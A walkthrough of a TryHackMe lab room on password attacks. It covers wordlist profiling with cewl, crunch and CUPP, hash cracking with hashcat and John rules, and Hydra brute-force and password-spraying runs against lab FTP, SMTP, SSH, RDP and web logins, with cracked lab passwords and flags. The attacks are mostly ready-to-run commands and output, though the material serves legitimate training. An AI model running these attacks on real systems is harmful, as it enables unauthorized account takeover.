CHALLENGE INFORMATION
 | Platform: TryHackMe Path: Red Teaming Module: Initial Access Room: Password Attacks |
DESCRIPTION:
This room introduces the fundamental techniques to perform a successful password attack against various services and scenarios.
Learning Objectives
- Password profiling
- Password attacks techniques
- Online password attacks
Introduction
Passwords serve as authentication mechanisms, acting as barriers between legitimate users and potential intruders. Weak passwords, frequently exposed in public data breaches, can be easily guessed by attackers due to their simplicity or commonality.
Strong passwords should include diverse character types (uppercase letters, lowercase letters, numbers, and symbols) and adhere to minimum length requirements to enhance security.
Password policies implemented by organizations help prevent the use of weak passwords within an environment. However, if an attacker understands these guidelines, they can generate password lists that meet policy requirements, posing a threat to system security.
Passwords are typically stored in file systems or databases and may be vulnerable if stored in plaintext, as demonstrated by incidents like the 2014 Sony breach. Alternatively, hashing functions or encryption algorithms can securely store passwords within systems, increasing their resistance to cracking attempts.
Question 1: Learn about password attacking techniques in the next task!
No answer needed
Password Attacking Techniques
This section focuses on password attack techniques, specifically discussing dictionary, brute-force, rule-based, and guessing attacks. These methods are considered active online attacks where an attacker communicates with the target machine to obtain passwords for unauthorized access.
The difference between password cracking and guessing is highlighted:
- Password guessing targets online protocols and services, often leading to time-consuming attempts that generate logs and may trigger account lockouts in securely configured systems.
- Password cracking occurs locally or on attacker-controlled systems, aiming to escalate privileges and gain unauthorized access to computer systems or networks.
Password cracking tools such as Hashcat and John the Ripper are used to convert encrypted or hashed passwords into plaintext data obtained from compromised computers or network transmissions.
Password cracking is a traditional penetration testing technique with the ultimate goal of granting attackers higher privileges and system access. Both password guessing and cracking are employed by cybersecurity professionals, albeit for different purposes and with distinct implications.
Question 1: Which type of password attack is performed locally?
Password cracking
Password Profiling
Wordlists
It is essential to maintain quality wordlists for successful password attacks. This section covers various methods for generating username and password lists.
OVERVIEW: Default, Weak, Leaked, Combined, and Username Wordlists
Default Passwords
- https://cirt.net/passwords
- https://default-password.info/
- https://datarecovery.com/rd/default-passwords/
Weak Passwords
- https://github.com/danielmiessler/SecLists/tree/master/Passwords
Leaked Passwords
- https://github.com/danielmiessler/SecLists/tree/master/Passwords/Leaked-Databases
Combined Wordlists
- use cat to combine; sort and uniq to remove duplicates
Customized Wordlists
- use cewl to generate the list using a web page as a source
Username Wordlists
- use username_generator to generate the different permutations for a given full name
Default passwords
Attackers should attempt default credentials (e.g., admin:admin, admin:123456) set by manufacturers on devices like switches, firewalls, routers, or specific products such as Tomcat servers.
Default password resources:
- https://cirt.net/passwords
- https://default-password.info/
- https://datarecovery.com/rd/default-passwords/
Weak passwords
Professionals create weak password lists based on their experience and observed patterns during penetration testing engagements. Common weak password sources include SecLists, which provide extensive collections of well-known and leaked passwords.
Leaked passwords
Attackers can utilize publicly disclosed or sold breaches (referred to as dumps) containing sensitive data like passwords or hashes. These dumps may require password extraction or cracking to obtain plaintext passwords.
Common password lists with weak and leaked passwords: SecLists/Passwords/Leaked-Databases.
Combined wordlists
# combine different wordlists into one
cat file1.txt file2.txt file3.txt > combined_list.txt
# clean up duplicates
sort combined_list.txt | uniq -u > cleaned_combined_list.txt
Customized wordlists
Customizing password lists significantly improves the likelihood of discovering valid credentials. Attackers can generate custom wordlists from target websites containing valuable company information, such as employee names and business-related keywords.
Tools like Cewl help extract strings or keywords specific to a company, creating tailored wordlists with relevant words like names, locations, and industry terminology.
Creating a custom wordlist example:
# -w:file | -m:words min. 5 chars | -d:depth level of web crawling
cewl -w list.txt -d 5 -m 5 http://thm.labs
Username wordlists
Attackers can generate username lists based on employee names obtained during the enumeration stage. By combining first and last names in various formats (e.g., {first name}{last name}, {first letter of first name}{last name}, etc.), a comprehensive list of potential usernames can be created using tools like username_generator.
This approach increases the effectiveness of password attacks by targeting specific companies and their employees, enhancing the chances of successful unauthorized access.
Example: Create username combinations for “John Smith”:
# download the tool
git clone https://github.com/therodri2/username_generator.git
cd username_generator
# check usage
python3 username_generator.py -h
# generate possible username list for "John Smith"
echo "John Smith" > users.lst
python3 username_generator.py -w users.lst
Question 1: What are the default login credentials (in the format of username:password) for a Juniper Networks ISG 2000 device? Make sure to check the hint.
netscreen:netscreen
Keyspace Technique
The keyspace technique is a method for generating custom wordlists using tools like Crunch, involving the specification of character ranges, numbers, and symbols to create comprehensive lists of possible combinations.
Crunch offers various options, such as min (minimum length), max (maximum length), and character sets (e.g., lowercase alpha, uppercase alpha, numeric, special characters).
Example 1: Generate a wordlist containing all possible combinations of two characters.
crunch 2 2 01234abcd -o crunch.txt
Example 2: Generate an eight-character password list with numbers 0–9 and uppercase and lowercase letters a–f and A–F.
# BEWARE: crunch.txt is a 459 GB file containing over 54 billion words
crunch 8 8 0123456789abcdefABCDEF -o crunch.txt
It is possible to specify the character set if a part of the password is known:
- Lowercase alpha character:
@ - Uppercase alpha characters:
\, - Numeric characters:
% - Special characters including space:
^ - Example:
crunch 6 6 -t pass%%- starts with ‘pass’, followed by two numbers.
Common User Passwords Profiler (CUPP)
CUPP is a Python-based tool for creating custom wordlists based on known information about a target, such as birthdate, pet name, or company name. It supports an interactive mode where it asks questions and generates a tailored wordlist based on user inputs.
Some of these inputs could include: first name, surname, nickname, birthdate, partner’s name, partner’s nickname, partner’s birthdate, child’s name, child’s nickname, child’s birthdate, pet’s name, company name, keywords, special characters or random numbers at the end of words, and leet mode options.
It also includes a 1337/leet mode for substituting letters with numbers (e.g., a becomes 4) and can generate default usernames and passwords from the Alecto database using the -a option.
Installation:
# download the tool
git clone https://github.com/Mebus/cupp.git
cd cupp
# check the available options
python3 cupp.py
Usage examples:
# check usage
python3 cupp.py
# start the interactive mode
python3 cupp.py -i
# download pre-created wordlists
python3 cupp.py -l
# provide default usernames and passwords from the Alecto database
python3 cupp.py -a
Questions and Answers
Question 1: Run the following crunch command: ‘crunch 2 2 01234abcd -o crunch.txt’. How many words did crunch generate?
81
Simply running the provided command will produce the result.
user@kali:~$ crunch 2 2 01234abcd -o crunch.txt
Crunch will now generate the following amount of data: 243 bytes
...
Crunch will now generate the following number of lines: 81
...
crunch: 100% completed generating output
user@kali:~$
Question 2: What is the crunch command to generate a list containing THM@% and output to a file named tryhackme.txt? Handle @ and % as special characters and not regex like specifications for the tool. (@ - lower case alpha character; % - numeric characters)
crunch 5 5 -t "THM^^" -o tryhackme.txt
Offline Attacks
Dictionary Attack
A dictionary attack is a password-guessing technique that utilizes common words or phrases from pre-generated wordlists. It relies entirely on pre-gathered wordlists that were previously generated or discovered.
Step 1: Identify the hash type.
Use hashid or hash-identifier.
Step 2: Identify the applied wordlist and attack mode.
- List supported hash types:
hashcat -h - Set the attack mode to a dictionary attack:
hashcat -a 0
Step 3: Run the attack.
Example: Cracking the MD5 hash f806fc5a2a0d5ba2471600758452799c with the rockyou.txt wordlist.
# -a 0 | attack mode is dictionary attack; -m 0 | hash type is MD5; rockyou wordlist
hashcat -a 0 -m 0 f806fc5a2a0d5ba2471600758452799c /usr/share/wordlists/rockyou.txt
# show the cracked value
hashcat -a 0 -m 0 F806FC5A2A0D5BA2471600758452799C /usr/share/wordlists/rockyou.txt --show
Brute-Force Attack
Brute-force attacks guess passwords through systematic trials of all possible combinations. Unlike dictionary attacks that use pre-compiled wordlists, brute-force attempts every conceivable character sequence.
We can use Hashcat’s charset options to generate our own combinations.
user@kali:~$ hashcat --help
? | Charset
===+=========
l | abcdefghijklmnopqrstuvwxyz
u | ABCDEFGHIJKLMNOPQRSTUVWXYZ
d | 0123456789
h | 0123456789abcdef
H | 0123456789ABCDEF
s |  !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
a | ?l?u?d?s
b | 0x00 - 0xff
...
user@kali:~$
Example 1: If a four-digit PIN is suspected, a brute-force attack would try all numbers from 0000 to 9999.
# -a 3 | attack mode: brute-force attack; ?d?d?d?d --> 4 digit; --stdout: print result to stdout
hashcat -a 3 ?d?d?d?d --stdout
Example 2: Crack the hash of a four-digit PIN.
# brute-force | MD5 | 4-digit
hashcat -a 3 -m 0 05A5CF06982BA7892ED2A6D38FE832D6 ?d?d?d?d
Questions and Answers
Question 1: Considering the following hash: 8d6e34f987851aa599257d3831a1af040886842f. What is the hash type?
sha-1
We can verify this using both hashid and hash-identifier.
user@kali:~$ hashid 8d6e34f987851aa599257d3831a1af040886842f
Analyzing '8d6e34f987851aa599257d3831a1af040886842f'
[+] SHA-1
[+] Double SHA-1
[+] RIPEMD-160
[+] Haval-160
[+] Tiger-160
[+] HAS-160
[+] LinkedIn
[+] Skein-256(160)
[+] Skein-512(160)

user@kali:~$ hash-identifier 8d6e34f987851aa599257d3831a1af040886842f
...
Possible Hashs:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))

Least Possible Hashs:
[+] Tiger-160
...
user@kali:~$
Question 2: Perform a dictionary attack against the following hash: 8d6e34f987851aa599257d3831a1af040886842f. What is the cracked value? Use the rockyou.txt wordlist.
sunshine
user@kali:~$ hashcat -a 0 -m 100 8d6e34f987851aa599257d3831a1af040886842f /usr/share/wordlists/rockyou.txt
...
Host memory required for this attack: 1 MB
...
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
...
8d6e34f987851aa599257d3831a1af040886842f:sunshine
...
user@kali:~$ hashcat -a 0 -m 100 8d6e34f987851aa599257d3831a1af040886842f /usr/share/wordlists/rockyou.txt --show
8d6e34f987851aa599257d3831a1af040886842f:sunshine
user@kali:~$
Question 3: Perform a brute-force attack against the following MD5 hash: e48e13207341b6bffb7fb1622282247b. What is the cracked value?
Note the password is a 4 digit number: [0-9][0-9][0-9][0-9]
1337
user@kali:~$ hashcat -a 3 -m 0 e48e13207341b6bffb7fb1622282247b ?d?d?d?d
...
e48e13207341b6bffb7fb1622282247b:1337
...
user@kali:~$
Rule-Based Attacks
Also known as hybrid attacks, rule-based attacks combine wordlists with custom rules to generate complex password variations. This method assumes knowledge of the password policy.
By applying rules, users create passwords within defined guidelines, aiming to produce valid passwords only.
Password mangling (manipulating): password –> p@ssword, Pa$$word, Passw0rd.
Pre-existing rules are available in John the Ripper.
# config file: /etc/john/john.conf (Kali) | /opt/john/john.conf
# list all the available rules for John the Ripper
cat /etc/john/john.conf | grep "List.Rules:" | cut -d"." -f3 | cut -d":" -f2 | cut -d"]" -f1 | awk NF
Example 1: Use the best64 built-in John rule.
echo "tryhackme" > /tmp/single-password-list.txt
# --rules: which rule to use | --stdout: print to terminal
john --wordlist=/tmp/single-password-list.txt --rules=best64 --stdout
Example 2: Use the KoreLogic rule to generate a complex password list – from one single password, 7,089,833 passwords.
john --wordlist=single-password-list.txt --rules=KoreLogic --stdout
Custom Rules
John the Ripper custom rule resources:
- John the Ripper guide by Openwall
- Custom Credential Mutations by Rapid7
Example: Create a custom rule for John.
The goal is to add special characters (e.g., !@#$*&) to the beginning of each word and add numbers 0–9 at the end, creating a pattern like this: [symbols]word[0-9].
Step 1: Add the rule to the config file.
sudo vim /etc/john/john.conf

# specify the rule and add it to the end of the config file
[List.Rules:THM-Password-Attacks]
Az"[0-9]" ^[!@#$]

# Az : single word from the wordlist
# "[0-9]" : single digit (0-9)
# ^[!@#$] : special char at the beginning of each word (^)
# $ would mean append to the end of the line/word
Step 2: Apply the rule.
# create simple password list
echo "password" > /tmp/single.lst
# apply the custom rule
john --wordlist=/tmp/single.lst --rules=THM-Password-Attacks --stdout
Question 1: What syntax would you use to create a rule to produce the following: “S[Word]NN where N is Number and S is a symbol of !@?
Az"[0-9][0-9]" ^[!@]
Deploy the VM
Preparing for the Future Task
Objective: “Apply what we discuss using cewl against https://clinic.thmredteam.com/ to parse all words and generate a wordlist with a minimum length of 8. Note that we will be using this wordlist later on with another task!”
Install Cewl:
sudo apt install cewl
Create the wordlist and save it as clinic.txt.
user@kali:~$ cewl -w clinic.txt -d 5 -m 8 https://clinic.thmredteam.com/
...
user@kali:~$ head clinic.txt
protected
Research
Oxytocin
Paracetamol
Cortisol
appointment
Cardiology
February
providing
treatment
...
user@kali:~$ cat clinic.txt | wc -l
105
Generate your custom wordlist for the following tasks.
cewl -m 8 -w clinic.lst https://clinic.thmredteam.com/
Question 1: Get your pentest weapons ready to attack <targetbox-ip>.
No answer needed
Online Password Attacks
Online password attacks target networked services using username and password authentication schemes, such as HTTP, SSH, VNC, FTP, SNMP, POP3, etc.
Hydra is a popular tool for brute-forcing logins on various network services like web login pages, FTP, SMTP, and SSH.
Other online password attack tools include Medusa and Ncrack.
Attacking Network Services with Hydra
FTP
# -l: specify user name; -L for username wordlist
# -P: password wordlist path; -p for single password
# ftp://<target-ip>: specify the protocol and the fully qualified domain name of the target

hydra -l ftp -P passlist.txt ftp://10.10.x.x
SMTP
hydra -l [email protected] -P /path/to/wordlist.txt smtp://10.10.x.x -v
SSH
hydra -L users.lst -P /path/to/wordlist.txt ssh://10.10.x.x -v
HTTP Login Pages
First, we need to understand what we are brute-forcing. Therefore, analyze the HTTP request that needs to be sent (using browser dev tools or a web proxy like Burp Suite).
For more information about the options and correct command use, refer to the man pages or the tool documentation.
# supported HTTP services
http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum

# POST request
hydra http-post-form -U

# GET request
hydra http-get-form -U

# Syntax
<url>:<form parameters>[:<optional>[:<optional>]:<condition string]
Note regarding the elimination of false positives:
The following section is important to eliminate false positives by specifying the ‘failed’ condition with F=.
And success conditions, S=. You will have more information about these conditions by analyzing the webpage or in the enumeration stage! What you set for these values depends on the response you receive back from the server for a failed login attempt and a successful login attempt. For example, if you receive a message on the webpage ‘Invalid password’ after a failed login, set F=Invalid Password.
Or for example, during the enumeration, we found that the webserver serves logout.php. After logging into the login page with valid credentials, we could guess that we will have logout.php somewhere on the page. Therefore, we could tell hydra to look for the text logout.php within the HTML for every request.
Eliminate false positives by specifying the failed condition:
- Invalid condition login check can be preceded by
F=. - Successful condition login checks by
S=.
Example: Brute-force the target web server with S=logout.php as the success condition to identify the valid credentials, automatically stopping the attack upon success.
# -l : username; -P : password wordlist; 10.10.x.x : target-ip; http-get-form : target-service
# login-get/index.php : the path of the login page on the target web server

# username=^USER^&password=^PASS^ : the parameters to brute-force, we inject ^USER^ to brute force usernames and ^PASS^ for passwords from the specified dictionary

# S=logout.php : the success condition to identify the valid credentials
# -f : stop the brute-forcing attacks after finding a valid username and password

hydra -l admin -P 500-worst-passwords.txt 10.10.x.x http-get-form "/login-get/index.php:username=^USER^&password=^PASS^:S=logout.php" -f
Questions and Answers
Question 1: Can you guess the FTP credentials without brute-forcing? What is the flag?
<redacted-flag>
Given the question, we can make an educated guess that we have a case of default credentials on our hands.
The most prominent credentials for FTP are: ftp:ftp. We verified this with Hydra, and it worked.
user@kali:~$ hydra -l ftp -p ftp ftp://10.10.11.137
...
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://10.10.11.137:21/
[21][ftp] host: 10.10.11.137   login: ftp   password: ftp
1 of 1 target successfully completed, 1 valid password found
...
user@kali:~$
We used these default credentials to access the service and retrieve our flag.
user@kali:~$ ftp ftp://ftp:[email protected]
Connected to 10.10.11.137.
...
230 Login successful.
...
ftp> ls
...
drwxr-xr-x    2 111      116          4096 ... files
..
ftp> cd files
...
ftp> ls
...
-rw-r--r--    1 0        0              38 ... flag.txt
...
ftp> get flag.txt
...
ftp> exit
...
user@kali:~$ ls
...
flag.txt
...
user@kali:~$ cat flag.txt
THM{}
user@kali:~$
Question 2: In this question, you need to generate a rule-based dictionary from the wordlist clinic.lst in the previous task. Email: [email protected] against <machine-ip>:465 (SMTPS). What is the password?
Note that the password format is as follows: [symbol][dictionary word][0-9][0-9].
!multidisciplinary00
Given the issues encountered, we provide the password in full here rather than omitting it, as is customary in TryHackMe writeup policies.
Story of a Potentially Broken SMTP Service
Sadly, even with the correct password (the one accepted by TryHackMe), the SMTP service would not authenticate. After the first sixteen connections, it would simply stop any further attempts.
user@kali:~$ hydra -l [email protected] -P ./mangled-clinic.lst smtp://10.10.235.154:465 -V -I
...
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21000 login tries (l:1/p:21000), ~1313 tries per task
[DATA] attacking smtp://10.10.235.154:465/
[ATTEMPT] target 10.10.235.154 - login "[email protected]" - pass "!protected00" - 1 of 21000 [child 0] (0/0)
...
[ATTEMPT] target 10.10.235.154 - login "[email protected]" - pass "!Saturday00" - 16 of 21000 [child 15] (0/0)
...
[WARNING] SMTP does not allow connecting:
[ERROR] all children were disabled due to many connection errors
 0 of 1 target completed, 0 valid password found
...
user@kali:~$
Even when the correct password (originally at the 32nd line) was manually moved to the eighth place in order to be present during the first attempts, authentication still failed.
user@kali:~$ hydra -l [email protected] -P ./mod_mangled-clinic.lst smtp://10.10.235.154:465 -V
...
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21000 login tries (l:1/p:21000), ~1313 tries per task
[DATA] attacking smtp://10.10.235.154:465/
...
[ATTEMPT] target 10.10.235.154 - login "[email protected]" - pass "!multidisciplinary00" - 8 of 21000 [child 7] (0/0)
...
[WARNING] SMTP does not allow connecting:
...
[ERROR] all children were disabled due to many connection errors
0 of 1 target completed, 0 valid password found
...
user@kali:~$
We tried the most common troubleshooting steps:
- Reset and restarted the target box
- Tried port 25 (which does not allow login) instead of port 465
- Attempted direct connection using the single password
- Adjusted thread settings
- Specified the port with the
-sflag instead of appending to the IP - Tried different special character lists for symbols: “$%^&*()-_+=|<>[]{}#@/~.,:;’?!`” with escape characters
- And various other approaches
Sadly, nothing worked, so we had to move on. The original intended attack path is as follows.
Step 1: Generate the aforementioned clinic.lst.
user@kali:~$ cewl -m 8 -w clinic.lst https://clinic.thmredteam.com/
...
user@kali:~$
Step 2: Determine the correct John rule using the provided format by breaking it down.
- [symbol] at the beginning of the word –>
^[$%^&*()-_+=|\<>[]{}#@/~] - [dictionary word] –>
Az - [0-9][0-9] –>
"[0-9][0-9]" - Combined –>
Az"[0-9][0-9]" ^[$%^&*()-_+=|\<>[]{}#@/~]
Step 3: Add it as a rule TEST-SYM-W-DIG-DIG and verify it.
Append the rule to the John configuration file:
sudo vim /etc/john/john.conf
# append at the end of the file
# make sure to escape the special characters with `\`
# read the **Hint** about special characters
[List.Rules:Test-Sym-W-Dig-Dig]
Az"[0-9][0-9]" ^[!@]
Verify it works as intended:
# create a simple password list with only "test" as its member
echo "test" > test.lst
# run john on it with our custom rule
john --wordlist=./test.lst --rules=test-sym-w-dig-dig --stdout
# check if the generated list matches your criteria
Step 4: Apply our custom rule to the gathered possible password list.
user@kali:~$ john --wordlist=./clinic.lst --rules=test-sym-w-dig-dig --stdout > mangled-clinic.lst
...
user@kali:~$ head -n 10 mangled-clinic.lst
!protected00
!Research00
!Oxytocin00
!Paracetamol00
!Cortisol00
!appointment00
!Cardiology00
!February00
!providing00
!treatment00
...
user@kali:~$
Step 5: Use Hydra to attack the SMTP service. As noted earlier, this is where we encountered the issue.
# email: [email protected]
# target: <targetbox-ip>
# port: 465
# sadly did not produce the expected result
hydra -l [email protected] -P ./mangled-clinic.lst smtp://10.10.235.154:465 -v
Question 3: Perform a brute-forcing attack against the phillips account for the login page at http://<machine-ip>/login-get using hydra? What is the flag?
<redacted-flag>
Step 1: Use the same configuration for eliminating false positives with success condition as in the demonstration above.
user@kali:~$ hydra -l phillips -P clinic.lst 10.10.235.154 http-get-form "/login-get/index.php:username=^USER^&password=^PASS^:S=logout.php" -f
...
[DATA] max 16 tasks per 1 server, overall 16 tasks, 105 login tries (l:1/p:105), ~7 tries per task
[DATA] attacking http-get-form://10.10.235.154:80/login-get/index.php:username=^USER^&password=^PASS^:S=logout.php
[80][http-get-form] host: 10.10.235.154   login: phillips   password: Paracetamol
[STATUS] attack finished for 10.10.235.154 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
...
user@kali:~$
Step 2: Log in with the discovered password.

Figure 1: HTTP login for the phillips account
The login succeeded. We retrieved the flag.

Figure 2: Flag displayed after successful authentication as phillips
Question 4: Perform a rule-based password attack to gain access to the burgess account. Find the flag at the following website: http://<machine-ip>/login-post/.
What is the flag? Note: use the clinic.lst dictionary in generating and expanding the wordlist!
<redacted-flag>
Step 1: Search for the aforementioned – from the hint – Single-Extra rule.
user@kali:~$ cat /etc/john/john.conf | grep "List.Rules:" | cut -d"." -f3 | cut -d":" -f2 | cut -d"]" -f1 | awk NF | grep -i single
JumboSingle
Single
Single-Extra
...
user@kali:~$
Step 2: Apply the rule to the clinic.lst dictionary.
user@kali:~$ john --wordlist=./clinic.lst --rules=single-extra --stdout > single-clinic.lst
...
user@kali:~$ head -n 10 single-clinic.lst
protected
Research
Oxytocin
Paracetamol
Cortisol
appointment
Cardiology
February
providing
treatment
...
user@kali:~$
Step 3: Perform the attack and guess passwords. We found a match.
user@kali:~$ hydra -l burgess -P single-clinic.lst 10.10.235.154 http-post-form "/login-post/index.php:username=^USER^&password=^PASS^:S=logout.php" -f
...
[DATA] attacking http-post-form://10.10.235.154:80/login-post/index.php:username=^USER^&password=^PASS^:S=logout.php
...
[80][http-post-form] host: 10.10.235.154   login: burgess   password: OxytocinnicotyxO
...
1 of 1 target successfully completed, 1 valid password found
...
user@kali:~$
Step 4: Log in to retrieve the flag.

Figure 3: HTTP login for the burgess account
Success. We copied the flag and moved on to the last task.

Figure 4: Flag displayed after successful authentication as burgess
Password Spray Attack
Password Spraying is an effective method for uncovering weak user credentials across various online services and authentication systems. Unlike brute-force attacks that focus on one username with multiple weak passwords, password spraying employs a single common weak password against numerous users to bypass account lockout policies.
Common weak passwords often follow patterns:
- The current season followed by the year (e.g., Fall2020)
- Month followed by the year (e.g., November2020)
- Using the company name with random numbers (e.g., TryHackMe01)
If password complexity policies are enforced, symbols must be included to meet requirements (e.g., October2021!, Spring2021!).
To successfully execute a password spraying attack, the target must be enumerated and a list of valid usernames or email addresses must be created.
Attacking Network Services
This section assumes that we have already enumerated the system and created a valid username list.
SSH
# -L : to load the list of valid usernames
hydra -L usernames-list.txt -p Spring2021 ssh://10.1.1.10
RDP
Use the RDPassSpray tool.
Example 1: Single user, password, and machine.
# -u: single user | -p: single password | -t target machine
python3 RDPassSpray.py -u victim -p Spring2021! -t 10.100.10.240:3026
Example 2: Multiple users, single password, and multiple targets with domain.
# -U: userlist; -d: domain name (if Active Directory environment); -T: targets list
python3 RDPassSpray.py -U usernames-list.txt -p Spring2021! -d THM-labs -T RDP_servers.txt
OWA (Outlook Web Access)
Use one of the following tools:
SMB
Use the Metasploit auxiliary/scanner/smb/smb_login module.
Questions and Answers
Question 1: Perform a password spraying attack to get access to the SSH://<machine-ip> server to read /etc/flag. What is the flag?
<redacted-flag>
Step 1: Review the hint and create a sketch.
Hint: “season+ year + special character. For the season, consider using Fall instead Autumn. For year, try years between (2020-2021)”
Sketch/Idea about the password:
+
Year: 2020, 2021
+
Special Character: !@#$%^&*()+=.?
Step 2: Create a custom John rule and add it to its config file.
sudo vim /etc/john/john.conf
# insert it at the end of the config file
[List.Rules:Test-Season-Year-Special]
Az"[2][0][2][0-1]" $[\!\@\#\$\%\^\&\*\(\)\+\=\.\?]
Step 3: Create a simple dictionary containing the different seasons.
vim seasons.lst
# insert the following text
Winter
Spring
Summer
Fall
winter
spring
summer
fall
Step 4: Create the custom password list as specified in the hint.
user@kali:~$ john --wordlist=seasons.lst --rules=test-season-year-special --stdout > password-spraying-dictionary.txt
...
user@kali:~$ head -n 10 password-spraying-dictionary.txt
Winter2020!
Spring2020!
Summer2020!
Fall2020!
winter2020!
spring2020!
summer2020!
fall2020!
Winter2020@
Spring2020@
...
user@kali:~$
Step 5: Create the usernames list as specified.
user@kali:~$ cat > usernames-list.txt
admin
phillips
burgess
pittman
guess
^C
...
user@kali:~$ cat usernames-list.txt
admin
phillips
burgess
pittman
guess
...
user@kali:~$
Step 6: Execute the password spray.
user@kali:~$ hydra -L usernames-list.txt -P password-spraying-dictionary.txt ssh://10.10.120.139 -V -I
...
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1120 login tries (l:5/p:224), ~70 tries per task
[DATA] attacking ssh://10.10.120.139:22/
...
[ATTEMPT] target 10.10.120.139 - login "burgess" - pass "summer2021@" - 575 of 1121 [child 13] (0/1)
[22][ssh] host: 10.10.120.139   login: burgess   password: Fall2021@
[ATTEMPT] target 10.10.120.139 - login "pittman" - pass "Winter2020!" - 673 of 1121 [child 9] (0/1)
...
1 of 1 target successfully completed, 1 valid password found
...
user@kali:~$
Step 7: Log in with the found credentials – burgess:Fall2021@ – and retrieve the flag.
user@kali:~$ssh [email protected]
...
[email protected]'s password:
...
burgess@ip-10-10-120-139:~$ pwd
/home/burgess
burgess@ip-10-10-120-139:~$ cat /etc/flag
THM{<redacted-flag>}
burgess@ip-10-10-120-139:~$
Summary
Question 1: Hope you enjoyed the room and keep learning!
No answer needed